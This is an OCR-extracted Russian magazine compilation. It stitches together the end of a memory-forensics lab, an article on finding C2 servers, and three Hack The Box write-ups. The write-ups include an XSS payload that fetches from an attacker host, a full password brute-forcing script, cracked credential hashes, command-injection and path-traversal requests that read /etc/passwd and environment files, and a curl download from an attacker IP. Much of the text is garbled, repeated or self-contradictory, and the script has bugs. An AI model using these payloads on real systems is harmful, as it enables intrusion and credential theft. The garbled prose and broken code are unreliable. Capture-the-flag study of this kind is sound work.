Воспользуюсь подсказками — в этой задаче их три, так что выполню все по шагам и проверю результат:




В Windows с включенным Defender и антивирусом выгружать файл опасно, хотя VolWeb и умеет это делать. Система тут же сочтет его вредоносным — обнаружит и удалит. В Linux файл отключён безопасен — выгрузим его через классический Volatility 3.



Это выведет список файлов, но нам нужен вот этот:

```
file.0xca82d85325a0.0xca82d7d6c80.ImageSectionObject.ChromeSetup.exe.img
```


Просто получим SHA-1 наш этого файла — это тот самый исполняемый .exe, который нам интересует:




Получен ежа:


```
280c9d36039f9432433893dee6126f7d9512ad2
```

Проверим его в CyberDefenders.




Проверю его еще и на VirusTotal.





Картина неутешительная, вендоры уже помечают этот вирус как вредоносный. Можно перейдить к следующему вопросу.


Чтобы получить ответ на этот вопрос, снова воспользуюся VirusTotal — нужна информация есть в детальном описании файла.




Видим точный дата и время первой компиляции файла — 1/12/2019 08:36 UTC — и используем их в качестве ответа.


Остался последний вопрос.

Снова нам в помощь VirusTotal.



При разборе этой вкладки видно, что все связанные URL ведут на один домен верхнего уровня — **dnsndb[.]net** (специально зазаражаюсь).





Решение принято, лабораторная работа пройдена, все артефакты изучены, а ответы проверены с помощью VirusTotal. Аналогичные задачи можно решать не одну и не две, но в VolWeb уже вполне можно составить впечатление:

1. VolWeb — современный мощный инструмент, который заметно снижает порог входа в анализ оперативной памяти и делает работу нагляднее. Оптимальный сценарий — использовать его как стартовую панель и следующие визуализации в составе комплексного пайплайна, где фильтрацию и анализ объединяется выполняется проверенными консольными утилитами в первом очередь самим Volatility 3.
2. VolWeb — удобное графическое дополнение к фреймворку Volatility 3. Он автоматизирует начальные этапы анализа, визуализирует связи между процессами и сетевыми соединениями в виде графа, ускоряет расследование и помогает быстро замечать аномалии.
3. Связка VolWeb + классический Volatility 3 + внешние ресурсы (VirusTotal, CyberDefenders) формирует цельный подход к анализу дампов памяти. VolWeb хорошо подходит для первичного обзора и поиска точек интереса, а Volatility 3 в терминале нужен для глубокой верификации и извлечения детальных артефактов, которые могут не попадать в GUI.
4. VolWeb не заменяет, а дополняет Volatility 3. Анализ удобно начинать с VolWeb, чтобы быстро получить общую картину и найти подозрительную активность (процессы, соединения). Все найденные индикаторы (PID, имена файлов, IP-адреса) затем можно обязательно перепроверить и подробно разобрать с помощью конкретных плагинов Volatility 3 в терминале, чтобы подтвердить выводы и собрать полноценные доказательства.

КАК НАЙТИ C2

Разбираем методы поиска управляющих серверов

Cyberhuy
Специалист по ИБ

Киберпреступники используют собственную инфраструктуру, чтобы общаться с зараженными ПК, управлять зараженными компьютерами и красть конфиденциальные данные. Можно ли обнаружить такие серверы до того, как они будут использованы?

Рассказ о информационном поиске и использовании сервиса «Фокусстаф» Дмитрия Бегунова (ночные дед, можно. В статье он обьяснит, что такое вектор атаки и как использовать его для поиска серверов злоумышленников.

ЧТО ОТНОСИТСЯ К ИНФРАСТРУКТУРЕ ЗЛОУМЫШЛЕННИКОВ?

Для нейтрализации злоумышленников необходимо собственницу часто отнимает. Поэтому нужно знать, что относится к инфраструктуре злоумышленников. Ответ зависит от цели и средств атаки, как вектор атаки. Для нейтрализации атаки вектор атаки на инфраструктуру злоумышленников, чтобы минимизировать вероятность ущерба.

Рассмотрим примеры: центры Cyber Kill Chain, которые включают шаги:

1. Разведка (reconnaissance)
2. Вооружение (weaponization)
3. Доставка (delivery)
4. Эксплуатация (exploitation)
5. Установка (installation)
6. Управление и контроль (command and control, C2)
7. Действия на объектах (actions on objectives)

На данном этапе злоумышленники используют разные компоненты своей инфраструктуры: домены, на этапе эксплуатации (exploitation) или C2 (command and control) серверы, которые могут быть с зараженными ПС и сети вектора. Для этого используют различные инструменты, которые необходимо обнаружить. Для этого, в виде на основании атаки, как вектор атаки. Для нейтрализации атаки вектор атаки на инструменты злоумышленников, чтобы минимизировать вероятность ущерба.

Рассмотрим примеры: центры Cyber Kill Chain, которые включают шаги:

1. Разведка (reconnaissance)
2. Вооружение (weaponization)
3. Доставка (delivery)
4. Эксплуатация (exploitation)
5. Установка (installation)
6. Управление и контроль (command and control, C2)
7. Действия на объектах (actions on objectives)

На данном этапе злоумышленники используют разные компоненты своей инфраструктуры: домены, на этапе эксплуатации (exploitation) или C2 (command and control) серверы, которые могут быть с зараженными ПС и сети вектора. Для этого используют различные инструменты, которые необходимо обнаружить. Для этого, в виде на основании атаки, как вектор атаки. Для нейтрализации атаки вектор атаки на инструменты злоумышленников, чтобы минимизировать вероятность ущерба.

Инфраструктура злоумышленника
Malware
C2
Malware
C2
Malware
C2

взлом

HTB IMAGERY

Эксплуатируем цепочку уязвимостей XSS, LFI и RCE

Алексей Кузьменко

В сегодняшнем райтапе, чтобы получить систему на хорошем linux-боксе, мы будем использовать цепочку уязвимостей XSS, LFI и RCE. Сначала мы обойдем клиентскую часть веб-приложения на базе сайта и повысим привилегии через Charcol Shell.

Наши основные цели — получить права суперпользователя на машине imagery с рабочим паролем root.txt. Начнем сканирование машины — сервис ssh — открыт.

WARNING!
В сценарии HTB почти гарантированы черви-вирусы и вероятности «кирпичика» в виде «зависания» машины. Поэтому лучше сделать снапшот перед запуском и в общем случае с другими рисками.

РАЗВЕДКА

Сканируем порты:

```
$ sudo -E -S -- /usr/bin/nmap -sS -Pn -n -vv -p- -T5 -ff -oA /home/kali/Desktop/HTB/Imagery/nmap/imagery.tcp.all 10.10.11.30
Enter password:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-05 18:18 EDT
Initiating SYN Stealth Scan at 18:18
Scanning imagery (10.10.11.30) [65535 ports]
Discovered open port 8000/tcp on 10.10.11.30
Discovered open port 443/tcp on 10.10.11.30
Discovered open port 80/tcp on 10.10.11.30
Discovered open port 22/tcp on 10.10.11.30
Completed SYN Stealth Scan at 18:18, 13.00s elapsed (65535 total ports)
Nmap scan report for imagery (10.10.11.30)
Host is up, received syn-ack (0.0s latency).
Scanned at 2025-09-05 18:18:18 EDT for 13s
Not shown: 65535 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
443/tcp  open  https   syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63
Read data files from: /usr/bin/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
           Raw packets sent: 131072 (5.767MB) | Rcvd: 131072 (5.243MB)
```

Сервер имеет пять портов:

- 22 — служба OpenSSH 9.7p1;
- 8000 — веб-сервер на Werkzeug 3.1.3 (Python 3);

Стоит запомнить, перейдем к сайту на веб-сервере.

Сервер. Сканирование портов

Сервер сканирования портов

ТОЧКА ВХОДА

На сайте можно зарегистрироваться. Создаем учетную запись и входим в аккаунт.

Регистрация сервиса на фоне для отчетов об ошибке.

Так как сообщения будут просматриваться, попробуем отправить XSS-нагрузку. Запускаем простой веб-сервер кросс-платформенным сценарием python:

```
python -m http.server
```

И отправляем такую нагрузку:

```
<img src=x onerror="fetch(atob('bmV3IEltYWdlKCkuc3JjPiJodHRwOiAgMTAuMTAuMTQuMjMwMjIvcm9iIiAgIiAgIiAg
```

HTB IMAGERY

ЭКСПЛУАТИРУЕМ ЦЕПОЧКУ УЯЗВИМОСТЕЙ XSS, LFI И RCE

Готовго брутфорера для pyAesCrypt я не нашел, поэтому попрошу ChatGPT быстро накидать скрипт. Он в многопоточном режиме пытается расшифровать зашифрованный файл pyAesCrypt с каждым паролем из списка и, если получается, сохраняет результат.

```
import pyAesCrypt
import os
import sys
import threading
import queue
import sys
from threading import Lock
import time

class PyAesCryptBruteForcer:
    def __init__(self, encrypted_file, buffer_size=64 * 1024,
num_threads=4):
        self.encrypted_file = encrypted_file
        self.buffer_size = buffer_size
        self.num_threads = num_threads
        self.file_size = os.path.getsize(encrypted_file)
        self.found = False
        self.found_password = None
        self.lock = Lock()
        self.attempts = 0
        self.start_event = threading.Event()

    def test_password(self, password):
        try:
            with open(self.encrypted_file, 'rb') as fin:
                fOut = io.BytesIO()
                pyAesCrypt.decryptStream(
                    fin, fOut, password,
                    self.buffer_size, self.file_size
                )
                return True
        except Exception:
            return False

    def worker(self, password_queue):
        while not self.stop_event.is_set():
            try:
                password = password_queue.get(timeout=0.5)
            except queue.Empty:
                continue

            # Skip if password already found
            if self.stop_event.is_set():
                password_queue.task_done()
                break

            with self.lock:
                self.attempts += 1
                if self.attempts % 5000 == 0:
                    print(f"[*] Attempts: {self.attempts}")

            if self.test_password(password):
                with self.lock:
                    if not self.found:
                        self.found = True
                        self.found_password = password
                        print(f"\n[+] PASSWORD FOUND: {password}")
                        print(f"[+] Total attempts: {self.attempts}")
                        print("[*] Saving decrypted file...")
                        self.save_decrypted_file()
                        self.stop_event.set()

            password_queue.task_done()

    def brute_force_dictionary(self, dictionary_file):
        if not os.path.exists(dictionary_file):
            print(f"[!] Dictionary not found: {dictionary_file}")
            return False

        if not os.path.exists(self.encrypted_file):
            print(f"[!] Encrypted file not found: {self.
encrypted_file}")
            return False

        print(f"[*] Starting brute force attack on: {self.
encrypted_file}")
        print(f"[*] Using dictionary: {dictionary_file}")
        print(f"[*] Number of threads: {self.num_threads}\n")

        password_queue = queue.Queue(maxsize=1000)

        # Start worker threads
        threads = []
        for i in range(self.num_threads):
            t = threading.Thread(target=self.worker, args=(
password_queue,), daemon=True)
            t.start()
            threads.append(t)

        # Load passwords from dictionary
        try:
            with open(dictionary_file, 'r', encoding='utf-8', errors=
'ignore') as f:
                for line in f:
                    password = line.strip()
                    if password and not self.stop_event.is_set():
                        password_queue.put(password)

            print("[*] Dictionary loaded, waiting for workers...")

            # Wait for queue to be processed or password found
            while not password_queue.empty() and not self.stop_event.
is_set():
                time.sleep(0.1)

            # Wait a bit more for threads to finish
            time.sleep(1)

            # Signal threads to stop
            self.stop_event.set()

            # Wait for all threads to finish
            for t in threads:
                t.join(timeout=2)

            if self.found:
                return True
            else:
                print(f"\n[-] Password not found. Total attempts: {
self.attempts}")
                return False

        except KeyboardInterrupt:
            print("\n[!] Interrupted by user. Total attempts: {self.
attempts}")
            self.stop_event.set()
            for t in threads:
                t.join(timeout=1)
            return False
        except Exception as e:
            print(f"[!] Error: {e}")
            self.stop_event.set()
            return False

    def _save_decrypted_file(self):
        if not self.found_password:
            print("[!] No password available for decryption")
            return False

        try:
            # Determine output filename
            if self.encrypted_file.endswith('.aes'):
                output_file = self.encrypted_file[:-4]  # Remove .aes
            else:
                output_file = self.encrypted_file + '_decrypted'

            # Decrypt and save
            pyAesCrypt.decryptFile(
                self.encrypted_file,
                output_file,
                self.found_password,
                self.buffer_size
            )

            file_size = os.path.getsize(output_file)
            print(f"[+] File successfully decrypted!")
            print(f"[+] Output file: {output_file}")
            print(f"[+] File size: {file_size} bytes")
            return True

        except Exception as e:
            print(f"[!] Error during decryption: {e}")
            import traceback
            traceback.print_exc()
            return False

if __name__ == "__main__":
    import sys

    if len(sys.argv) < 3:
        print("Usage: python bruteforcer.py <encrypted_file>
<dictionary_file> [num_threads]")
        print("Example: python bruteforcer.py file.aes passwords.txt
8")

        sys.exit(1)

    encrypted_file = sys.argv[1]
    dictionary_file = sys.argv[2]
    num_threads = int(sys.argv[3]) if len(sys.argv) > 3 else 8

    forcer = PyAesCryptBruteForcer(encrypted_file, num_threads=
num_threads)
    success = forcer.brute_force_dictionary(dictionary_file)

    sys.exit(0 if success else 1)
```

Запускаем скрипт

В блокноте первым делом проверяем файл db.json с учетными данными.

```
{
    "users": {
        "5d5d9d0d-1d0d-4d0d-a0d0-
        0d0d0d0d0d0d": {
            "name": "Mark Stevens",
            "email": "mark@imagery.htb",
            "password": "9ac9078bc0bb7f0e659f932a627231b3",
            "is_admin": false,
            "driver__id": "6d6d9d0d-1d0d-4d0d-a0d0-
            0d0d0d0d0d0d",
            "created_at": "2025-08-30T03:35:17.297991"
        },
        "6d6d9d0d-1d0d-4d0d-b0d0-
        0d0d0d0d0d0d": {
            "name": "Carlos Ramirez",
            "email": "carlos@imagery.htb",
            "password": "5d7b9adcbf6a8a704f6954a0bf757bb2",
            "is_admin": false,
            "driver__id": "7d7d9d0d-1d0d-4d0d-a0d0-
            0d0d0d0d0d0d",
            "created_at": "2025-08-30T03:35:17.297991"
        },
        "7d7d9d0d-1d0d-4d0d-c0d0-
        0d0d0d0d0d0d": {
            "name": "Jesse Pinkman",
            "email": "jesse@imagery.htb",
            "password": "99ac67bf0d30193a6fb4d17fd3a2c8b7",
            "is_admin": false,
            "driver__id": "8d8d9d0d-1d0d-4d0d-a0d0-
            0d0d0d0d0d0d",
            "created_at": "2025-08-30T03:35:17.297991"
        },
        "8d8d9d0d-1d0d-4d0d-d0d0-
        0d0d0d0d0d0d": {
            "name": "Walter White",
            "email": "walter@imagery.htb",
            "password": "c548f5f2f6b9f674a1ee9fa0ca2ed7ad",
            "is_admin": false,
            "driver__id": "9d9d9d0d-1d0d-4d0d-a0d0-
            0d0d0d0d0d0d",
            "created_at": "2025-08-30T03:35:17.297991"
        }
    }
}
```

Скопировать данные

В блокноте первым делом проверяем файл db.json с учетными данными.

Снова проверяем хеши по готовым базам CrackStation и получаем новый пароль.

Hash	Type	Result
9ac9078bc0bb7f0e659f932a627231b3	md5	mariaylia
5d7b9adcbf6a8a704f6954a0bf757bb2	md5	carlos123
99ac67bf0d30193a6fb4d17fd3a2c8b7	md5	jesse
c548f5f2f6b9f674a1ee9fa0ca2ed7ad	md5	password1

Результат поиска хешей

С полученными учетными данными авторизуемся по SSH от имени пользователя web.

```
[redacted] web@imagery:/home/web/web$ ls mark
Permission denied
web@imagery:/home/web/web$ id
uid=1001(web) gid=1001(web) groups=1002(kori)
web@imagery:/home/web/web$ ls -ldaf .ssh
drwxrwxr-x  2 web web 4096 Jun  3 11:04 .ssh
web@imagery:/home/web/web$
```

Вход по SSH

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Одно из первых мест, которые нужно проверить при повышении привилегий — это настройки sudoers. Получить их можно командой **sudo -l**

```
web@imagery:/home/web/web$ sudo -l
Matching Defaults entries for web on imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User web may run the following commands on imagery:
    (root) /usr/local/bin/charcol *
web@imagery:/home/web/web$
```

Настройки sudoers

Один по настройкам sudoers, мы можем запускать **/usr/local/bin/charcol** от имени root. Запускаем **help** показывает, что это приложение создает зашифрованные ZIP-архивы.

```
web@imagery:/home/web/web$ sudo /usr/local/bin/charcol help
Charcol v0.1.0 - Secure encrypted backup zip files

Usage:
  charcol [command]
  help    Show help information
  version Show version information
  shell   Enter an interactive Charcol shell
  exit    Exit the interactive shell (only in shell mode)

Flags:
  -h, --help    help for charcol
  -v, --verbose Enable verbose output, showing only warnings and errors

Use "charcol [command] --help" for more information about a command.
web@imagery:/home/web/web$
```

Справка help

Отлично. Запускаем shell, приложение до деформируется. Обращаемся пароль и запускаем команду **shell**, чтобы задать свой пароль.

```
sudo /usr/local/bin/charcol shell
```

```
web@imagery:/home/web/web$ sudo /usr/local/bin/charcol shell
Attempting to reset Charcol application password to default.
WARN[0010] [0/3] [WEB] Scheme password verification required for this operation.
INFO[0010] Password successfully reset to default.
Charcol application password has been reset to default.
Please set a new password using the 'charcol shell' command.
Charcol application password has been reset to default (no password mode).
Please set a new password using the 'charcol shell' command.
Warning: Enabling this will bypass all security checks.
Do you wish to continue? [y/N]: y
Warning: Security checks will be bypassed.
Do you wish to continue? [y/N]: y
Warning: Security checks will be bypassed.
Charcol application password has been reset to default (no password mode).
Please set a new password using the 'charcol shell' command.
Warning: Enabling this will bypass all security checks
```

HTB PREVIOUS

Previous

Повышаем привилегии через Terraform при атаке на сервер

Сегодня я покажу, как можно заставить конфигурить наш серверный пользователя прямиком через Terraform — специфичный инструмент, который, казалось бы, не предназначен для использования злоумышленниками. Но, оказывается, если ты контролируешь файлы конфигурации Terraform, после чего просмотрируешь LFI и выдаешь root-привилегии — ты получаешь root.

Наш план: — получаем root-привилегии через Previous (+ уиф) — LFI + Terraform

WARNING

Перепостил я материал с VTB разнесшуется
Ребятишки, не ломайте чужие сервера, пожалуйста. Не дорой слесь с ламерством, где есть заказы для себя данным, так как ты ничего в общей сети с другим участником.

РАЗВЕДКА

Сканирование портов
Добавляем IP адрес машины в /etc/hosts.

```
10.10.11.85    previous.htb
```

И запускаем сканирование портов:

Сервис: сканирование портов
Сканирование портов — стандартный шаг для любой атаки. Он позволяет определить, какие сервисы работают на сервере и какие из них могут быть уязвимы. Для этого используется утилита nmap.

Сначала сканируем открытые порты:

```
nmap -sC -sV -p- previous.htb
# Nmap 7.94SVN scan initiated Sun Jun 15 19:11:11 2025 as: nmap -sC -sV -p- previous.htb
Nmap scan report for previous.htb (10.10.11.85)
Host is up (0.0[illegible]s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3[illegible] (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 [illegible] (ECDSA)
|   256 [illegible] (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Previous.JS
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 1[illegible] seconds
```

Сканируем каждый найденный порт:

— 22 — службу OpenSSH 9.6p1

— 80 — веб-сервер Nginx 1.18.0

На веб-странице нам встречает сервер Ubuntu:

ТОЧКА ВХОДА

На сайте нечего интересного: не нашарив, поэтому приступим к сканированию.

Сервис: сканирование веб с fresdirectory
Один из самых действенных способов исследования веб-приложения — это перебор скрытых директорий и файлов. Для этого используется утилита fresdirectory. Она позволяет обнаружить скрытые страницы, которые могут быть уязвимы.

Запускаем fresdirectory с аргументом **fresdirectory**:

```
fresdirectory -u http://previous.htb -t 5 -x .js,bak -w directory_2.3_medium.txt
```

Сервер вернул несколько **200**, значение значимые для Node.js: app.js и package.lock. Проверяем по очереди: сначала app.js. Видим, что в Node.js, а в app.js лежит и запускает **/api/v1/resource/id**.

Переходим дальше: app.js. Сервер отвечает для Node.js версии **/api**. Если передать в GET-параметрах **id**, сервер вернет **/api/v1/resource/id?id=1**.

Вторая **/api** может на Get: где обнаружили уязвимость CVE-2025-30067 — **/api/v1/resource/id?id=1;cat/etc/passwd** выдает **root:x:0:0:root:/root:/bin/bash**. Уязвимость **/api/v1/resource/id?id=1;cat/etc/passwd**. Использовать эту уязвимость можно вручную для прочтения произвольных файлов. Попробуем прочитать другие файлы:

/api/v1/resource/id?id=1;cat/home/node/app.js

/api/v1/resource/id?id=1;cat/home/node/package.lock

В этом случае app.js — основное стороны **/dock**. В значит, это важность.

ТОЧКА ОПОРЫ

В настройке **Root Proxy** переходим в Proxy Settings → Tools → Proxy → Match and Replace tools и создаем правило: чтобы в каждый запрос через прокси добавлялся заголовок **X-Middleware-Subrequest**.

Теперь через Burp Proxy можно отправить в Repeater любой рамке каждый прокси-проверку.

В меню страницы переходим в Contents, так есть функция скачивания того или иного проекта.

Если нет кнопки на которую запросили в Burp Proxy, то рекурс. как именно она появится сервер.

Запускаем Burp переходим в GET-параметр **example**. Попробуем прочитать /etc/passwd — **/api/v1/resource/id?id=1;cat/etc/passwd**. Если есть уязвимость, выдает:

/api/v1/download?example=../../../../etc/passwd

Попробуем прочитать app.js:

/api/v1/download?example=../../../../home/node/app.js

Попробуем прочитать package.lock:

/api/v1/download?example=../../../../home/node/package.lock

Если нет кнопки, то **/api/v1/download?example=**. Попробуем прочитать app.js:

/api/v1/download?example=../../../../home/node/app.js

Попробуем прочитать package.lock:

/api/v1/download?example=../../../../home/node/package.lock

INFO
Подробнее о том, как работает уязвимость LFI, Burp-плагин для поиска LFI уязвимостей и Path Traversal для поиска LFI уязвимостей

Эксплуатация LFI
Попробуем прочитать переменные окружения текущего процесса:

GET /api/download?example=../../../../proc/self/environ

Запускаем Burp переходим в GET-параметр **example**. Попробуем прочитать переменные окружения — **/api/v1/download?example=../../../../proc/self/environ**. Если есть уязвимость, выдает:

/api/v1/download?example=../../../../proc/self/environ

Попробуем прочитать app.js:

/api/v1/download?example=../../../../home/node/app.js

Попробуем прочитать package.lock:

/api/v1/download?example=../../../../home/node/package.lock

Нашел сервер на app.js. Так как приложение запущено на Node.js, найдем файлы конфигурации. Обычно они называются package.lock. Попробуем прочитать package.lock. Если есть уязвимость, выдает: **/api/v1/download?example=../../../../home/node/package.lock**. Если нет кнопки, то **/api/v1/download?example=**. Попробуем прочитать app.js:

/api/v1/download?example=../../../../home/node/app.js

Попробуем прочитать package.lock:

/api/v1/download?example=../../../../home/node/package.lock

В файле находим пароль, который нам пригодится, подбор с сервер SSH для пользователя **jeremy**.

```
jeremy:MyStr0ngP@ssw0rd
```

INFO
Подробнее о том, как работает уязвимость LFI, Burp-плагин для поиска LFI уязвимостей и Path Traversal для поиска LFI уязвимостей

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Сервис: скрипты PEASS
Эти скрипты после запуска, так как они помогают другим в поиске уязвимостей. Они сканируют систему на предмет уязвимостей, выдают подробный отчет о найденных уязвимостях и помогают найти пути эксплуатации. Полезны для поиска уязвимостей в ядре, SUID-бинарниках, конфигурациях, переменных окружения, правах доступа, процессах и сервисах.

Загружаем на удаленный хост скрипт для Linux, сервер прямо на компьютере и запускаем скачивание. Показываю, что можно воедино на выходе:

```
curl -O http://10.10.14.6:8000/linpeas.sh
```


На основе есть файлы Terraform:

```
/home/jeremy/.terraform
/home/jeremy/.terraform/providers
/home/jeremy/.terraform/providers/registry.terraform.io
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x5
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/LICENSE.txt
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/README.txt
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/CHANGELOG.md
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x4
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x4.exe
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x5.exe
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x4.sha256
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x5.sha256
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_SHA256SUMS
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_SHA256SUMS.72D7468F.sig
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_SHA256SUMS.gpg
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_SHA256SUMS.sha256.asc
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_SHA256SUMS.sha256.sig
```

Получаем настройки выбрали значения, запускаем задачу пользователя. Мы можем выполнить такую команду в каждом проекте в переменных конфигурации **/home/jeremy/.terraform**.

```
/home/jeremy/.terraform/providers/registry.terraform.io/hashicorp/local/2.5.2/linux_amd64/terraform-provider-local_v2.5.2_x5
```

Также обратимся на сервер **/var/www/**, которая не создает переменных. Показываем Linux-скрипт. Сервер **/var/www/** пусто подходит **www_data**.

```
/var/www/
/var/www/.bash_logout
/var/www/.profile
/var/www/.bashrc
/var/www/.cache/motd.legal-displayed
/var/www/.cache/tracker3/files/.db-shm
/var/www/.cache/tracker3/files/.db-wal
/var/www/.cache/tracker3/files/.db-journal
/var/www/.cache/tracker3/files/.db-vacuum-stamp
/var/www/.cache/tracker3/files/.db-stamp
/var/www/.cache/tracker3/files/.db-mtime
/var/www/.cache/tracker3/files/.db-ver
/var/www/.cache/tracker3/files/.db-1.0
/var/www/.cache/tracker3/files/meta.cache
/var/www/.cache/tracker3/files/ver.txt
/var/www/.cache/tracker3/files/locale-for-miner-fs.txt
/var/www/.cache/tracker3/files/last-crawl.txt
/var/www/.cache/tracker3/files/first-index.txt
/var/www/.cache/tracker3/files/.ver-lock
/var/www/.cache/tracker3/files/.locks/.ver-lock.lock
/var/www/.cache/tracker3/files/.locks/.db-lock.lock
/var/www/.cache/tracker3/files/.locks/.db-1.0-lock.lock
/var/www/.cache/tracker3/files/.locks/.meta.cache-lock.lock
/var/www/.cache/tracker3/files/.locks/.ver-lock.lock
/var/www/.cache/tracker3/files/.locks/.db-stamp
```

HTB HACKNET

ОС	ВЫШЛА ДАТА	СЛОЖНОСТЬ	РЕЙТИНГ
Linux	13 Sep 2019	Medium	20

Эксплуатируем SSTI во фреймворке Django

Author
@AlPhaNuMx

В этом райтапе я покажу, как эксплуатировать уязвимость SSTI в шаблонизаторе Django, на примере получения учетных пользователя. Затем, автор рассмотрит в системе, мы получим конпкет другого пользователя, через подмену файлов Django Cache. Для повышения привилегий расширяем цикл бекапов и найдем учетные данные.

Наша конечная цель — получение прав суперпользователя на машине HackNet с учебной площадки Hack The Box. Уровень сложности средний — средний.

WARNING

Подключаться к машине с HTB рекомендуется с применением средств анонимизации и маршрутизации. Не делай этого с компьютера, где есть важная для тебя данные, так как ты рискуешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в /etc/hosts:

```
10.10.11.85    hacknet.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — стандартная первая цель при любой атаке. Он позволяет определить, какие службы на хосте принимают соединения. На основе этой информации выбирается следующая цель с полученно точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Изучить его возможности могут по мокеры, при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 | tr -d '\n' | sed s/,$//)
nmap -sC -sV -p$ports -$1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование на полном — более тщательное сканирование, с использованием имеющихся скриптов (опция -sC).

```
root@kali:~/htb/hacknet# ./ports.sh 10.10.11.85
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 12:11 EDT
Nmap scan report for hacknet.htb (10.10.11.85)
Host is up (0.0s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f4:bc:ee:23:ef:fb:a8:a8:f7:2a:a0:a9:7a:a8:62:a9 (RSA)
|   256 96:dd:8f:9f:2f:ef:7a:6f:bb:ed:ad:ef:a7:ed:ed:ed (ECDSA)
|   256 ed:ff:ec:92:f8:7a:ee:77:7a:b3:f0:6a:48:76:4a:f7 (ED25519)
80/tcp open  http    Werkzeug/1.0.1 Python/3.6.9
| http-title: HackNet
| http-server-header: Werkzeug/1.0.1 Python/3.6.9
8000/tcp open  http-alt Werkzeug/1.0.1 Python/3.6.9
| http-title: Site doesn't work anymore
| http-server-header: Werkzeug/1.0.1 Python/3.6.9
Service Info: OS: Linux; CPU: x86_64
```

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.2p1
- 80 — веб-сервер Nginx 1.22.1.

На сайте нас встречает кнопки регистрации и авторизации.

Страница сайта

ТОЧКА ВХОДА

Регистрируемся и заходим на сайт. Нам открывается масса возможностей.

Страница профиля сайта

На сайте уже много разделов. Можно перешастать к аватарам, комментариям, ставить лайки и отправлять сообщения.

Страница пользователя

Поиск точки входа отнял у меня немало времени. Обратя внимание на то, как клиентов лайки при наведении на надпись появляется аватарка всех пользователей, оценивших запись.

Hi, test!
Top Secret Stuff
Change Password
Change Profile
Change Avatar
Logout
Liked by:
test
admin
hacker
admin
test
admin
test
admin
test

HTB HACKNET

ЭКСПЛУАТИРУЕМ SSTI ВО ФРЕЙМВОРКЕ DJANGO

ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

